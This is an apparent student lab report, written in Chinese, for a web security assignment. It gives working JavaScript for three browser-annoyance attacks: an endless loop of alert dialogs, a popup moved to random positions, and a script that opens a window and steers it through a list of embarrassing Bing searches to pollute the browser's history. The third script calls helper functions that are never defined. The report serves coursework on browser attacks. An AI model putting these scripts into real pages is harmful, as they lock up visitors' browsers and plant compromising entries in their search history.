

作业二

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作业内容：

- a) 在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。
- b) 在实验报告给出每种实现效果的截图和文字说明。




任务一：在 index.html 页面中实现循环弹出对话框



1. 编写 index.html

```
seed@VM: ~/.../websec_assignment2
<html>
<body>
<script>
const messages = [
  'Hi there!',
  'Welcome to my awesome website',
  'I am glad that you made it here',
  'While I have you trapped here, listen up!',
  'Once upon a time...'
]
while (true) {
  messages.forEach(window.alert)
}
</script>

</body>
</html>
```

2. 查看结果






任务二：在 index.html 页面中实现新建窗口并随机变化位置



1. 编写 index2.html

```
seed@VM: ~/.../websec_assignment2-main
<html>
<body>
<script>
var x=Math.floor(Math.random()*(90+1-10)+10);
var y=Math.floor(Math.random()*(90+1-10)+10);
alert(x + "\n" + y)
const win = window.open('', '', 'width=100,height=100')
win.moveTo(x, y)
</script>

</body>
</html>
```

2. 运行结果





任务三：在 index.html 页面中实现修改搜索历史

1. 编写 index3.html


```
seed@VM: ~/.../websec_assignment2-main

<html>
<body>
<script>
const win = window.open('', '', 'width=100,height=100')
const SEARCHES = [
  'where should i bury the body',
  'why does my eye twitch',
  'why is my poop green',
  'why do i feel so empty',
  'why do i always feel hungry',
  'why do i always have diarrhea',
  'why does my anus itch',
  'why does my belly button smell',
  'why does my cat attack me',
  'why does my dog eat poop',
  'why does my fart smell so bad',
  'why does my mom hate me',
  'why does my pee smell bad',
  'why does my poop float',
  'proof that the earth is flat'
]

function setupSearchWindow (win) {
  if (!win) return
  win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
  let searchIndex = 1
  let interval = setInterval(() => {
    if (searchIndex >= SEARCHES.length) {
      clearInterval(interval)
      win.window.location = window.location.pathname
      return
    }
    if (win.closed) {
      clearInterval(interval)
      onCloseWindow(win)
      return
    }
    win.window.location = window.location.pathname
    setTimeout(() => {
      const { x, y } = getRandomCoords()
      win.moveTo(x, y)
      win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[searchIndex])
      searchIndex += 1
    }, 500)
    }, 2500)
  }
  setupSearchWindow (win)
</script>

</body>
</html>
```


2. 运行结果



可以看到运行之后 history 中有相关历史记录——实验成功

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 SEED Project

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